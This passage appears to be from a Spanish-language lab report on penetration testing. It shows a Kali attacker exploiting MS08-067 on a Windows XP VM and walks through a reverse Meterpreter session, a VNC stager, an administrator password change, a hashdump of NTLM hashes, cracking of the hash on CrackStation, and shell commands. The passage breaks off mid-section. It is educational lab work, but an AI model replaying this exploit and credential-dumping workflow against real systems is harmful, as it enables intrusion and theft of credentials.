


Ilustración 5. Configuración de Escritorio Remoto en Windows XP

Esta imagen muestra la ventana de propiedades del sistema de Windows XP, específicamente en la pestaña "Remoto". Se observa que el "Escritorio remoto" está habilitado, lo que permite conexiones remotas al equipo. Esto es significativo porque:

- Confirma que el servicio de escritorio remoto está activo
- Muestra el nombre completo del equipo: **yeiber-e7e5fe63**

5.1.6 Ejecución del exploit y establecimiento de sesión VNC



```
kali@kali: ~  
kali@kali: ~ x root@kali: /home/kali x kali@kali: ~ x  
msf6 exploit(windows/smb/ms08_067_netapi) > exploit  
[*] Started reverse TCP handler on 192.128.100.5:4444  
[*] 192.128.100.7:445 - Automatically detecting the target...  
[*] 192.128.100.7:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish  
[*] 192.128.100.7:445 - Selected Target: Windows XP SP3 Spanish (NX)  
[*] 192.128.100.7:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (177734 bytes) to 192.128.100.7  
[*] Meterpreter session 1 opened (192.128.100.5:4444 -> 192.128.100.7:1138) at 2025-09-02 02:43:15 +0200  
  
meterpreter > run vnc  
[*] Creating a VNC reverse tcp stager: LHOST=192.128.100.5 LPORT=4545  
[*] Running payload handler  
[*] VNC stager executable 73802 bytes long  
[*] Uploaded the VNC agent to C:\WINDOWS\TEMP\soyWlqdUvD.exe (must be deleted manually)  
[*] Executing the VNC agent with endpoint 192.128.100.5:4545...  
meterpreter > [*] VNC Server session 2 opened (192.128.100.5:4545 -> 192.128.100.7:1139) at 2025-09-02 02:44:59 +0200  
Connected to RFB server, using protocol version 3.8  
Enabling TightVNC protocol extensions  
No authentication needed  
Authentication successful
```

Ilustración 6. Explotación Exitosa y Acceso Remoto a Windows XP

En esta imagen se muestra la ejecución exitosa del comando exploit en Metasploit, que resultó en:

1. **Detección automática:** Windows XP SP3 español
2. **Explotación de la vulnerabilidad:** MS08-067 netapi

3. **Sesión de Meterpreter abierta:** Sesión 1 establecida (192.128.100.5:4444 - 192.128.100.7:1138)
4. **Ejecución de VNC remoto:** Comando run vnc para control visual remoto
5. **Conexión exitosa:** Autenticación completada sin necesidad de credenciales

5.1.7 Sesión de VNC activa - Acceso visual remoto completo




Ilustración 7. Control Total del Escritorio de Windows XP

Esta imagen muestra la conexión remota exitosa mediante al escritorio de la máquina Windows XP. Se puede observar:

1. **Interfaz gráfica completa:** Acceso total al escritorio "yelber-e7e5fe63"
2. **Elementos del sistema visible:**
 - Iconos del sistema
 - Menú de Inicio de Windows XP

3. **Control remoto:** La conexión VNC permite interactuar directamente con la interfaz gráfica del usuario como si se estuviera físicamente frente a la máquina

5.1.8 Modificación de credenciales del Windows XP





Ilustración 8. Cambio de Contraseña del Administrador

Esta imagen muestra el cambio de contraseña de la cuenta de Administrador en el Windows XP. Se utiliza la herramienta "Administración de equipos" para:

- Establecer una nueva contraseña: **jaramillo**
- Confirmar la nueva contraseña
- Aceptar la advertencia sobre la pérdida de archivos cifrados y certificados

5.1.9 Recopilación de datos y credenciales del Windows XP

A screenshot of a Kali Linux terminal window. The window title is 'kali@kali: ~'. The terminal shows a series of commands and their outputs in a Meterpreter session. The commands are: 'sysinfo', 'getuid', 'getsystem', and 'hashdump'. The outputs provide system details like computer name, OS, architecture, and a list of password hashes for various users.

```
meterpreter > sysinfo
Computer      : YEIBER-E7E5FE63
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : es_ES
Domain        : INICIOMS
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > hashdump
Administrador:500:bb1cde073d92c9268e4ebdc3c43c930c:9f8377a4bf37b5497ee6d1d58e4b3
cbd:::
Asistente de ayuda:1000:9691f07e6cf8fd79583d8d67e59e23d6:c6b980834fe38f4ca83a1cc
37ff62f9e:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:ea19131227f1f303b0480b066
679a965:::
Yeco:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Ilustración 9. Obtención de Información del Sistema y Hashes de Contraseñas

Esta imagen muestra los comandos ejecutados en la sesión de Meterpreter para recolectar información vital del sistema:

1. sysinfo: Muestra detalles del sistema:
 - Nombre del equipo: YELBER-E7E5FE63
 - Sistema operativo: Windows XP SP3 (Build 2600)
 - Arquitectura: x86 (32 bits)
 - Idioma: Español (es_ES)

2. `getuid`: Confirma que la sesión tiene los máximos privilegios (**NT AUTHORITY\SYSTEM**)
3. `getsystem`: Verifica que ya se está ejecutando como usuario **SYSTEM**
4. `hashdump`: Extrae los hashes de contraseñas de todos los usuarios del sistema, incluyendo:
 - **Administrador** (cuenta default de administrador)
 - **Yeco** (usuario regular del sistema)
 - Cuentas como Invitado y Asistente de ayuda

5.1.10 Comparación de Hashes Antes y Después del Cambio de Contraseña

```

kali@kali: ~
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > hashdump
Administrador:500:bb1cde073d92c9268e4ebdc3c43c930c:9f8377a4bf37b5497ee6d1d58e4b3cbd:::
Asistente de ayuda:1000:9691f07e6cf8fd79583d8d67e59e23d6:c6b980834fe38f4ca83a1cc37ff62f9e:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:ea19131227f1f303b0480b066679a965:::
Yeco:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > hashdump
Administrador:500:3a80d4d42db8e26de917f8d6fa472d2c:b45942b9c45ed3793fc0095865e56ab8:::
Asistente de ayuda:1000:9691f07e6cf8fd79583d8d67e59e23d6:c6b980834fe38f4ca83a1cc37ff62f9e:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:ea19131227f1f303b0480b066679a965:::
Yeco:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >

```

Ilustración 10. Evidencia del cambio de contraseña en los hashes del sistema

Esta imagen muestra la ejecución del comando hashdump en Meterpreter **antes y después** de cambiar la contraseña del usuario Administrador. Se observa claramente:

1. **Primer hashdump (antes del cambio):**

- Hash 1: bb1cde073d92c9268e4ebdc3c43c930c
- Hash 2: 9f8377a4bf37b5497ee6ddd58e4b3cbd

2. **Segundo hashdump (después del cambio a "jaramillo"):**

- Hash 1: 3a80d4d42db8e26de917f8d6fa472d2c
- Hash 2: b45942b9c45ed3793fc0095865e56ab8

5.1.11 Descifrar el hash del Administrador para obtener la contraseña en texto legible

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

b45942b9c45ed3793fc0095865e56ab8

No soy un robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
b45942b9c45ed3793fc0095865e56ab8	NTLM	jaramillo

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

[How CrackStation Works](#)

Ilustración 11. Uso de CrackStation para Descifrar Hashes de Contraseñas

Esta imagen muestra la página web de **CrackStation**, una herramienta en línea gratuita especializada en descifrar hashes de contraseñas. Aquí se está utilizando para:


1. **Pegar el hash** obtenido del usuario

Administrador: b45942b9c45ed3793fc0095865e56ab8

2. **Iniciar el proceso** para convertir el hash a texto legible

Resultado esperado: La herramienta revelará que el hash corresponde a la contraseña "**jaramillo**", confirmando que el cambio de contraseña realizado previamente fue exitoso y que ahora se conoce la contraseña en texto claro.

5.1.12 Ejecución de comandos directamente en el sistema XP




```
kali@kali: ~  
meterpreter > shell  
Process 488 created.  
Channel 2 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>cd ..  
cd ..  
  
C:\WINDOWS>cd ..  
cd ..  
  
C:\>dir  
dir  
El volumen de la unidad C no tiene etiqueta.  
El número de serie del volumen es: 5C6F-9766  
  
Directorio de C:\  
  
25/07/2025 17:14 <DIR> Archivos de programa  
25/07/2025 17:12 0 AUTOEXEC.BAT  
25/07/2025 17:12 0 CONFIG.SYS  
25/07/2025 17:14 <DIR> Documents and Settings  
25/07/2025 20:27 <DIR> WINDOWS
```

Ilustración 12. Acceso a la Línea de Comandos (Shell) de Windows XP

En esta imagen se muestra el comando shell ejecutado desde Meterpreter, que permite acceder a la línea de comandos nativa (CMD) de Windows XP. Los comandos usados fueron:

- shell (abre una terminal del sistema víctima)
- cd .. (navega hacia atrás en el directorio)
- dir (lista los archivos y carpetas en el directorio raíz C:)

5.1.13 Demostración de acceso y modificación del sistema de archivos

A screenshot of a Windows XP command prompt window. The title bar shows 'kali@kali: ~'. The window has three tabs: 'kali@kali: ~', 'root@kali: /home/kali', and 'kali@kali: ~'. The command prompt shows the following sequence of commands and output:
C:\Documents and Settings\All Users>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 5C6F-9766

Directorio de C:\Documents and Settings\All Users

Fecha	Hora	Nombre	Carácter
25/07/2025	17:12	<DIR>	.
25/07/2025	17:12	<DIR>	..
01/09/2025	19:50	<DIR>	Documentos
01/09/2025	20:35	<DIR>	Escritorio
25/07/2025	18:08	<DIR>	Favoritos
25/07/2025	17:13	<DIR>	Menú Inicio

0 archivos 0 bytes
6 dirs 40.037.609.472 bytes libres

C:\Documents and Settings\All Users>cd Escritorio
cd Escritorio

C:\Documents and Settings\All Users\Escritorio>mkdir KEVIN-JARAMILLO
mkdir KEVIN-JARAMILLO

C:\Documents and Settings\All Users\Escritorio>

Ilustración 13. Creación de Carpeta en el Escritorio de Windows XP

En esta imagen se muestra la navegación y creación de una carpeta en el sistema comprometido:

1. Navegación por directorios:

- C:\Documents and Settings\All Users\ dir (directorio de todos los usuarios)
- cd Escritorio (ingresa al escritorio compartido)

2. Creación de carpeta:

